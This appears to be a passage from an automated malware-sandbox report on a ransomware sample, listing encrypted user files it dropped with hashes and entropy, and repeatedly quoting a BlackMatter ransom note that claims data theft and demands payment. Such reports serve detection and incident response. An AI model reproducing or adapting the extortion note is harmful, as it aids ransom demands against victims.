Preview:	..!AZ\..jg&.1P......\q..5.Y%.... .4..v.. |2J..T.<g....?.T...1[.G;-._.?..9xqY..7LX..F...l........h.!..0h.."....x!........Iz.%.......uw......?..U.Z.v...A.T.^.aS2p0a.....Cs.R.-....~..9..^MdJv.O ..O.$..c..o.1..k.5.h..i..o.!.L.c8i:...........#....X)......wl..[......Ig..3.\.?vf..s.wT...d..a...>..E...9%.-qNS.._./...I........t.]+92t..C.8...q....J..)G..o.j...T.#.'A'......Im.g)..7..+.....P?....Y./. .h=7l..V.AXtx/.....R......b}.>Y.5...^.6S<.....k.yT.Z..MT..h..........^.p.....e..z...$..pQ.;......:..F..+j.:.)v{B..V..b..J....Zh6.9....Sj.F;(..O..0T_.e*.....7/i..F e.D......yU.xn!.p.....5......`...;1._ .'{<.....G.m...........*..g.l...Y.....ALm.%,......-..h/.......5.....ot.[...-....vz#-F..H../'..ZY.6)...Rz.o'.B.I.....TQ...m...Y.C.$.eH)..+.G...d..L.[av.TO8..........1.H.\o..O.+..VW.o.........;.8y.0.... kQ...3+J.].;.....'.....K}..x6...xE.~..V.c<......T.$,/+m+;L.9!..!o..Q:..H..L/..#E|..q.W.....s5c.|...._@.$....?._.h.?.........h!0...;.{.".n.}e...-.n.B........

C:\Users\user\Documents\GAOBCVIQIJ\SUAVTZKNFL.pdf.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.84409052173053
Encrypted:	false
SSDEEP:	24:6+munGwOEBElReqyLuKNE5rUlqi6rfTrGLR8oJSSfT:WQtluKKqwN7H2MSL
MD5:	73570DFF62541E1A8D05EBB9B85D951D
SHA1:	C80A4EC9E00BD6280ABECE92E7136238EBD164B5
SHA-256:	AC42307B59875A784432A6150D6F9448DEB01DE0FEF0A958210A959CD8F6329C
SHA-512:	65DC6B4D127C3826898CD2C0AA900E2809FE7D53641A70FAEDBAC9E1B1DD0C9940EB143A2C708FC7452AA85A9181C96CB3BBB0C921D202F1C6A1882CE42C77E
Malicious:	false
Preview:	....xx..>%..^.7...~!>.4.._<...\v.B....Q <..;.!....W...c.sP..v...8..._.)....;.u%....6J>.S.f4. .&(b.D....j.V.cH...5.X.7.-..8..|..m..~.O..T..Z..c.\\.L...F%.>."xlY.e.*R,.W1.phV........d...Iv..Ma .D.4#........ ..y=/(A..O.iP.WZ.9...a....+#.C..y.....i...'.s..3f..w..dn7.>>..`...,..&3...`...}#.&.fB.}.0..[EL+..0X...c.l%...w.m......J....j..Y.]...Ii.1.T....@.S..v.1.Q....@....^.oJOh......h...?.......\ ...M.r.k .(.......\BO.T.G7....y."..Q..D..g...r.>.h...i.)...X.*tx?8K.m.`.C.u...i.....^..U_^z....y...J..k.O.D..._yv.a(m<R....Hc.S3-`..w..#CVq...YdR7.k.B6..........F..e..<..B_.SV.R... ..wiXGg.7N7:b..F=I..|z.A.\....[p.s95.>kw...U...v*.....b1N.)5....q7"...<#..!.I....~...8o.q.B:Udy...>.L..q.]DD..X.,.N. GOke...K8].]..K'g.}zn....Sg.4f..K..x.p.^R...V.$..LF|..[..Q.e.D. sq...`d|:f:_...F..>QpA.?.5U....x.9yl.wm>..'R.%.'Y... ...e^Z.q.T{b*d............s.Q%.R.t$$+.?bZ..kc.>)>).....E<..w../.I.........*.A......./......x.E..5.$..s.A..C,......".9...z.....'.*4..h...88..k..

C:\Users\user\Documents\GAOBCVIQIJ\kVuoJyeoW.README.txt	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD24
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Documents\GIGIYTFFYT\kVuoJyeoW.README.txt

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	**true**
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Documents\JDDHMPCDUJ.mp3.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.822420938759639
Encrypted:	false
SSDEEP:	24:qSpNixDTbPYjnIv+X9E7B/3WXQsxHFV/RKI+LLISH9CkBZVtoXw:qyYTbPYO+tEtf/sxHFLzyrskzoXw
MD5:	A03FEF92F8E75FA19F06D76807154AE1
SHA1:	C73AA7E45A9B37CF0FA04260286D5815D96F2E8A
SHA-256:	327B28866498B6F43C50A54569BA0A7C564C63BB8681E92E6460AD897DB69156
SHA-512:	59180D915EC500AD6320FF626AAEE6F6610CA716F1A636FBA6C97173DE6FDA4FBEC8345F6C716F76FDAEE79BD763B92D826E2625CE615BF964634B97D3A217A 8
Malicious:	false
Preview:	..Eg....o.H..4r%P.:...U!...>..K.?.b.....:.u/4.C.c>..'e...I.Q`......../..6.....H....b..z.(.U.X........O^:..}k..m.G....=+>h.!...t..1.z(YH...f.*.K&....d..%8.H.7.%.5....="3:..f3....K]54.8!...+?. C.u.....I.....WHG.A<o..Gmw.....ctW........fZ..2K.....$B..=...{.;.+..Jy....Jr./.t...m.q.W....6zS;....U..<.i`.Co........4...]N..J....F.#..|.J..%...?..n..IH*1.....t.D..s.i..p..~..(...".ed..._.4..5..-...E H.w.w...3...iWc....b.....R..v..@..K0.....pCo.M.`....;1O.h..{.e.T.f..^.mP.&...eN.@c...n.v.V.pZ..u..J...%.!>...g.3sY..;.........4..-......r.....|[..p`Xe.7..K.....R.R....v.t.Y...P.....]k..Tq//l ...%..|....`H3|.......6jD>...X.s^......W.W....../..'.}.B[.y......i...je;h.[avr#Yv..'..C...a.Y*w@l/...e.R.D..V...P..3..0....9.6z^,.!.Eu..n\...V.G...I,].XrA.^.....N...l...U.r.J1t.K....4.{H..C.TH}...o..b v..d.OC;.|CL{..s.6.s..i.?..E.....T..F.+TFT..R*..aa.E..I....u...fe.m.`...".[...n.|../.....%.v.4..ZX.c.N..../.9.....3e.<3.hf.S.sA}...;b.C.`JY..&..X...a.....Rdmf..._.: .=_n./

C:\Users\user\Documents\JDDHMPCDUJ\kVuoJyeoW.README.txt

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Documents\LFOPODGVOH\kVuoJyeoW.README.txt

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468

C:\Users\user\Documents\LFOPODGVOH\kVuoJyeoW.README.txt

Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD24
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Documents\NWCXBPIUYI\kVuoJyeoW.README.txt

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD24
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Documents\PALRGUCVEH.png.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.851868158229562
Encrypted:	false
SSDEEP:	24:7Gw8a6MEOirpHvNdO7ay1I9RI06xM39OHS+yoiEi1c9PgwDw5Tiu7vi:7GwL6METhNdx9RiMNOHS+yoO1c9LDwhk
MD5:	93BD24E37F7B224501E8253AE8C25E74
SHA1:	32DE7886811F134E411F9D2F7A2852D52116E68B
SHA-256:	4D157E65130A2BCFD0203AF4A01A6D3D7529022FADE813766392994C12ECB315
SHA-512:	6F44A9E909E7D230A5F343A65CA0D6DFDEB1AADE206CBB82C6565FF7978AAAB84DA48DA00059B2F0648F30F7E35A8A7FF26A3B6A61E8C7B93B9885D729E894FC
Malicious:	false
Preview:	.G.5.z....7|<.P...\.\c-;.k.Q....B.E....1a.b...-.Tt?y.?......\?...r......h)U...K3.....^....H..?.n.&.3......K......er.76...c..D.~u:..;..eVq.... .}5...wv..w..Z).VO....|.....>.#~V~...n.P<....g..0.r9.....K ..`V....2...s{.......J.......&j6..>K.....{Hn.. .6...p.e..i?.]qRk]..k.........H.?..5.6`..............\.0....2B...=.fU..%..`|U.<...}..]s.6[..^1......P.|....Z.2.yj....[.Y..DrEN.8.q....f.....F.V....;...b.@....Fo.. .]...............x.;......;4..Z.k....U.#".B..i*...$.. .&s...S...._..+..Y_.wBBL:..$p.;.W.[...r.I.Q..G...M_...w..}...$.....=.Y..>..{..<4...oP;G.........o..i1...)=.C.a....r&......On...._!.\|..O..t....d.. ..B,..qg..X..8..T...[..WBz....Nv=.@e...;0+. ...nz..{.q;I....5...I..j...J.._..A..g....dN.....d..D.'.Q.?....z..0~sQ.<rX.O..S...}U...."...(.*.U...~.%.1'..\O....6.....v.BY.&8.P...?...hE...^.p..) d.*..%8M....~.cJO.6 ....o.5N7....{....:..@..4'...p.XY\|6...a....,}2...`F$x..].....2A.@...:..S......,.Fc.&.i.M..^8..A*..e...Qo6....R(-G+..d........A.8+.'n(.E.. ..

C:\Users\user\Documents\PIVFAGEAAV\kVuoJyeoW.README.txt

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF

C:\Users\user\Documents\PIVFAGEAAV\kVuoJyeoW.README.txt

SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	**true**
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Documents\PWCCAWLGRE.png.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.834690531778276
Encrypted:	false
SSDEEP:	24:q9ILaiykqxsZNwjdwckHkTusIOIHLnhwCLuJIOsmK/X/zpAWVZhnA1KxNvDwe:VkTjjmJEqs2L+rIOsmSX/zpjVnA1KxNf
MD5:	EB6AEBA015EEDE8B0645E19BF61D977A
SHA1:	4BD6ECA28559C76CB56A48E8361479596658858B
SHA-256:	CFAA035A71414C5440F347DD8BC0490B7CE28BA08FE72DD693AAC8EF1C4D9BF1
SHA-512:	5EC38627B3B898C49B8BC669E915254BFCB84F11B357E2414F3D6DAC3CEB797E96F608AA9C663C8948BC2A65983A88FA359F1C3505D96592919383414B4854AA
Malicious:	false
Preview:	]f..Q......,...}g..oV..Y,2........t...T...Jj....".z.r.......W8h\nY..~.$..0?.....(2l]..._>s....h...Ei..[..[J...xS.]V..x.&.R..hY..f..V.='@........ha.4...H...f..w...p..4...G..=.~#j..l....{t..2...R...>7& ..&..a..b'.xW.n..5&.z..'...%a..f...t.g.4).<g.dT.qj....Q.J.N.i.c.n!.9S..(.9.S.......`.,.t..$.B6...L..;.hFt....J#Bh.F.......B.....H.W.g....?.s@)F ..]Z..J...^...0.....XFv..,.2...k..J.k.#...o.....t.Bij... .../{....O=.~_..1.....4{...X2..".G.r..z...b}..K<p.'....w..{2.A.f-7.d.../...T.$.1.......D)...M...U....q..#....h....p8..H.=.6._.c....<.(o.b.Jk-.=..2W..;_...5.c..).7...{....q.#Qa.<>.6F....q..M.{..1.[.C.^ _#..t.E.8.j.,.}_.7.v.[....T.Y..H.[...0....xZ.._._.K=..3..3.z..\......r...[=w.y.Y./..r.dK=..[..{k....+...A...r..N..L.x"B.-.1..1W..ri...x&9|.1...(.#..3F.yC...1n....#......J..w.3BU6%o".Gq...... ..fGci.e.39...L.\u..G..wj...."....f....y...M..I'&.'K&vry.Y..v.S.....CwEx#....*..:|w...S..n......f?..drC....O#.p.........0;..'1.f..#-oB..oW............

C:\Users\user\Documents\QCFWYSKMHA.docx.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.82817476178415
Encrypted:	false
SSDEEP:	24:QKTV1RCucUr4+BpapBY3Do8RcloLaAi2j3iAJbaH6d1DwRi:Q8V1JcK4iapBFyc+LaX2j3iOaa7n
MD5:	9C4DFB5B81A98D5F750BE934EB2392F7
SHA1:	C27512291D909651F10DC2DDD9DBD58C28E0C01F
SHA-256:	0359B555DBFE2E54E059B754574C7B771FBF5E2F0CD234052BCD5B53C05ED301
SHA-512:	17EF355A82BDC8FC4A4CA1B2BEA3C51006266C2FB64ACF15924EEDB397518D966A57674409C80ECEE0D6A1C8D5CE409BA9A924B56DB3751A9177634CC79D4C 7F
Malicious:	false
Preview:	*....F>W....3.5.;pl..'...~..O..2....=s:......!U:..X....Y..s.b.p.n...U.-...D..2F6..L.6...)..T...LP.C.2I........t.&Fs.9g.j.M.M..d..D.N6.0n.;...m.`f2.t.ez........p...{UQ*^../X.1..w,.K..~.k.(...../].gn- .k1.X..B..VB.3...Qu\B....=...L..p6...IAH.{..uZc..]...C(oH.qY..1..x............b2k.$(..~.u.\|;<u.>6.z.^..n.I..D2.\|...d...o..B,.v....7...NB.T$....&.l.dR.2.b....91h........C...$..<.)..f..;UU.\._58 .d.g.F..$...t+qNJ...;.m...-....Y...J'.?.1....Q.H.;...sY.K.]0..G.......M.x~W...6.......fB....._._....l..$............8.lh>....j5 .<..a.Z......E.{.........}.<....K......X.e......f.....=..~..Du3.}9.Q5,. E.25QE.a\F\.+..eZ.S....c.S.k.Py4..gs.r-..%......].....8....Q.g....0..h/E..i..r.V*}.uN.n:........eO^."...+w..a...m&.F.A.v....g.(&!..Mw3....;...W..H.....).lM2 ,....,.....|.."...VU.I.X.Iu).....4......... ....<.0...O.eG..Ig..5!..6...h.R....4.D.>.?P...I.F*..B..`r.w2.1..%+Vc.`.{j..V.....Vu.J.5_..\.Qn. ......C..%O\..VN.'8.aO-<.wDR......l.N...K&D..y....N..f..L.M..Q...4

C:\Users\user\Documents\QCFWYSKMHA.jpg.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.828649300639011
Encrypted:	false
SSDEEP:	24:UF2luPR27uqH0p83xuCTdSrN2r9oEt/LIJIndmoiM:ag95ECwUWEdK0dmO
MD5:	9CAC23E7DD88F8368082FE917496402E
SHA1:	A670EBD8FEFA622ABD3A7047E4C920DCEB3E8CB9
SHA-256:	187B163DC59AD117CB7FACBB8FC1D1B91552807FB929703C22E01ED275186151
SHA-512:	8478C98EFA89DE9E193658A7F6D6C7D44257E4E999CE1D5C00AAF07ECA7C556A2EAD679034CA6D80DBA6D168483B1503466FF1626B60C976E1EB8604331B2E7 A
Malicious:	false

C:\Users\user\Documents\QCFWYSKMHA.jpg.kVuoJyeoW

Preview:	z.&.>.z.V.+.....[Wb.g~Y."...'..e.....)6.l..&...k..fu...F.i..... ..6..q....1...m...D6...Q.....1....4....j....Ht..:.....~J........"A.X....6`....[5....o^.9.#.9.Q4..|X..$L....0..>...9....Y..;.L...v..\|...^.n..%q.....4..`..b.+...#.\.Kb.K.....S/.P#..W..MF.c.r.6..Vq..B./.Q.:.Fe..Q.yo..F6.%..&..silYFU..?.&..b..`.e.Y..q..h.d......T...s3.....ti1s2;..Y}:...(mZ...T/...Tz...g..Vi.".)...%C.....,\.,%..uq.`..U.u.z..#V.\|..B.#..[.C...0......).$.".q`..(...\7.9$6.....R..)'................#.:...2.1m.7..S...].a..T.&..N........#.6r7.#.l..K..t8.".x...}2....h.lW.|..x{.P......E..F.K'...[.P?..........=..e...UY..l?..9...O.6....#au..x...Mc..p..5N...8.[Pt...<tL3:.R...w._. ....0.).{JGQ.OL..(..u...dO.....L}...OO!.Gp.cT7...*.@4.b.._.........r..;r~.6.<n9......P..6...7....eb...^.y..Y.....&..[..n.t?....%.#/c9a..O.qX......N@.o.....!6_=|..x..g^U...fc...../[...>KoZ...F4n...z...Y..fG....c..j..M*(.a[.o.k.5.z|...S..WL.d.....@......@.._.b......._..+.......!s.EUn.h-.....R.M.B......b..[...Y.

C:\Users\user\Documents\QCFWYSKMHA.xlsx.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.840254160343959
Encrypted:	false
SSDEEP:	24:VsVPZ0boE9JrPUgD6z3HmcmocQRPglAemSu2l8zfU6zcUbIF:KP6bo+bUVtmJQ2lF8zcWb0
MD5:	8EA625F5F076A20400D57F6FD51A2A0D
SHA1:	57DAD72CFD647AC7A75851EBB7AF1567D178D94B
SHA-256:	E1E0C77D1EF4B3CCA88BCC71652D332424CF1CF4140E53B728ECC973253F3DE7
SHA-512:	0859F0741228F82268171E0FD1CDB9604717B743DC18E399B5A8635691E26F1EB07A70EB5F90BCBED394BCB479F4ABDDB6CD0CACAF4BE01E29A11EBFCEC3DCC
Malicious:	false
Preview:	......r......._p..+.r~5..b..]....'e.ke..q...g'...n.&.,m>r8...h9..~.J....{>M.."o\5....p..D..b....Zm.1...z(lN5.m.>...o`.E..q..E..0.6x[..0.........Q.G?...h..<.2.._...w@....!\2~....`6..5N.....=......wslJzd....,...9......<..Q.......&M.5....jA`....!.....^..L]1.7X...r.X._.=..h.EO.H8f.."R/.3.y_.A.QZ.q._~j5w....G.../...9.F...I....;...Lg..a.N...K....:.*....E...7.<GP...?...a...beF...wMO<......0..:>g.Y........}..X5...".6.....D..K.v...:...]..9. u......P.Q4QlmYX.}.....x..\.T}1.%.&.m4?b...0......`.+.Q|R.:.S..I.&b..V.......[.....7@k.=y.8<./V..se.&.....lo....TiY..8h}U...-.0.i...4.8.z[z.>.).2o...T%rH...R..Hmy..l.....0.....>H..+.tN9S^.........x.....j.....Ub%..X..Q....ln..Cu.........4]..0....eD.]!.L..5.#.'T.....L......&=^...%-....c\....X.1.....&....I.=...?s=.......B.....Y.....w.3d.>./$m..k&..SV.\.8.#..x".j......r.B.%A.......{.|xTv...Jt.m!FF..(H.;....9.E&.N..<.Vg..R..pY.FO.....,9.....VJa...-....?w.u_;...7sNl2... ...ezn.C....{.....dMn...........3 ../.>7*

C:\Users\user\Documents\QCFWYSKMHA\BNAGMGSPLO.xlsx.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.821885050469242
Encrypted:	false
SSDEEP:	24:Bdcw1bisVOA8GUtbu3FxhmxIXMP6xcTAEd0oPkIv64KceBe:z1gKKe3t/xMA+BkIv6C
MD5:	431F12D55A65362EA579E384E09AE97E
SHA1:	DAA1C86E53E803E7DE831FA1917F5D880F8FB40F
SHA-256:	E773BFB4D35F058C38BFB8FD520D01CE0F4A0E29F1951B177D1DD8098CF74BC7
SHA-512:	AD6AD714FC594364031908841EF21DB2A12BC2454FDB2D4120A6FDA3FFDD0EAD3D4E380E73C36BDC17FD043D4E8D0495E52F9506174A18D630C048DABFB9508
Malicious:	false
Preview:	..c.p\x.J.........v......yO.N.g...T.I.....b..m-.n..'...| s....u4e.(`..@|...@..a4=&...L...<......z..*.b.Xx.<c..9.s.>.T7.|.. .S?.`..9.=e..6....I$2x..>/mxz.@..........._f..W.g.zP.c%........1t.A..(5...,.....;M..2.1q........h.g..G#....;c.x...to..\..!.Y..nt..x...L..T.Q~.........0~...zn.....1B.T5....6H.X.9lq.UY...._.T...y1.........1...-P.h.#..._*.Q0...s5..B.M..pnI.....9.K.nu..Y..:..@H..[PBM.M.C.H.YT.......]~.....f.j...[JT..T.i.I...q3..-:...'v.f.!.T.b2.3&.7..?Er.:S.L.8.9..O.....Y,\.o.......=........%n..xeO&...$..tB.......4.-s..0..N.3.GN...@^.&#,i,.c..w...%.U.ki........O...x...(ym.}P...?7.../g..>U...2$.).P.g...!..+...g.o1...!...!........K...p0P.n.p...NBg....@..\....]..u{E......;".PIp..c.......5T...e..[......<...X...z..\.J..zd.\.>....{9..\|.....R]..$...'..Dyw.>!........O.j?.9.KX;.\.c.9.....*+.N..Z.f.,....j...`....=.w..3..r..Y.pj....#.\.'.dT..Z...I).c..........~.'.{}H....v.e0..V-..........3_K..@..)E.....Ou..{....sU.z.+..l%...F..m.U...5.U!....N.7..6.O.

C:\Users\user\Documents\QCFWYSKMHA\DUUDTUBZFW.jpg.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.866398773385924
Encrypted:	false
SSDEEP:	24:kM6oFqIVH01cMIlXlimPKXenRQ7pGkkRCJ4DaqM2EHU7:kM1FqWU1c7lE3YRGpIRLMTU7
MD5:	3DE3423EE9CCBEEE9BA11FD02AA80084
SHA1:	21EA12260F8B35861505792CE033CFA65C9763E2
SHA-256:	42BCB3EC6F80E0719EF5777DDF7BDBC2C2A2E69841CC80E51449C8121DFEB569
SHA-512:	016EB9CCD4ACF102E76740CD48335772F1FC4D30E240F037F6DD9E21E678E4481E46D822E5786A1380A6E9536ECD14C53759934794266EE43575C0B522883B56
Malicious:	false
Preview:	^.\.p..8.....W...r..AYp...k....F..... ..hn^".e.&..8...D..N.i.Xd..T..ID.T#/.....@.d..V....N.....z/.....O.)....E.94vU...:^.8...I.E.....LQ..7...r.rd.....n..3..RMG._B].......0...IM......V.=.^.d.T../.7.0....9.....~...K....x.W.,s)..1xTo+..O[.IA%.......*v.vc.D..Rq...C.!..........wYr..$...vW.A.........3.(vA.4........]2...\|...Se._......g....g.....\|'...P.;.,..eda:..PyQ.......N.V.S:..b.!..*...rz..xjo...2.l.8..*.....f..P.(.DQ.i....>......<.o.=O:..._.x....tn.<G)]...E.}.$n0SDA.-.H...W`%.....qW z"(n......./.Y.hYqD...b.m.:.1.._....n.}...@(*....5..`......"2~.R.R..O.>8%.{...).c.(.4....@...z....s)2.X.......Y....Q.........D.vG......`0..y.I..m.D..H'!6....L'X...1.y.I..t.s.$......*..._.F.f..Q..<....=,!?.r...}.3.H..i&K..dU.<........Z..5..7YL......\.`n....O.E..O..l.....\.Ag...E.!..7.....xL..*q.:.J..k..F..MS....jB@{1..CN.=^o.K...D.....;...+.<.#..M.(/......ym....R+.*.g*R,..w."....bj..2~..*.u'.y.%.....X...9.f.\~A.~.:.hid.....U.b.&..xP..j....^.{qC.E".S...f

C:\Users\user\Documents\QCFWYSKMHA\EFOYFBOLXA.pdf.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe

C:\Users\user\Documents\QCFWYSKMHA\EFOYFBOLXA.pdf.kVuoJyeoW	
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.829396273993234
Encrypted:	false
SSDEEP:	24:4JUQoOyCeK5bMrNuntAH0VIJn4DEQspjHuBuZmwkNyrT:dCeDcntZc4DEQOKBugwkNy/
MD5:	102116B7EBD67857A5264C691A02E518
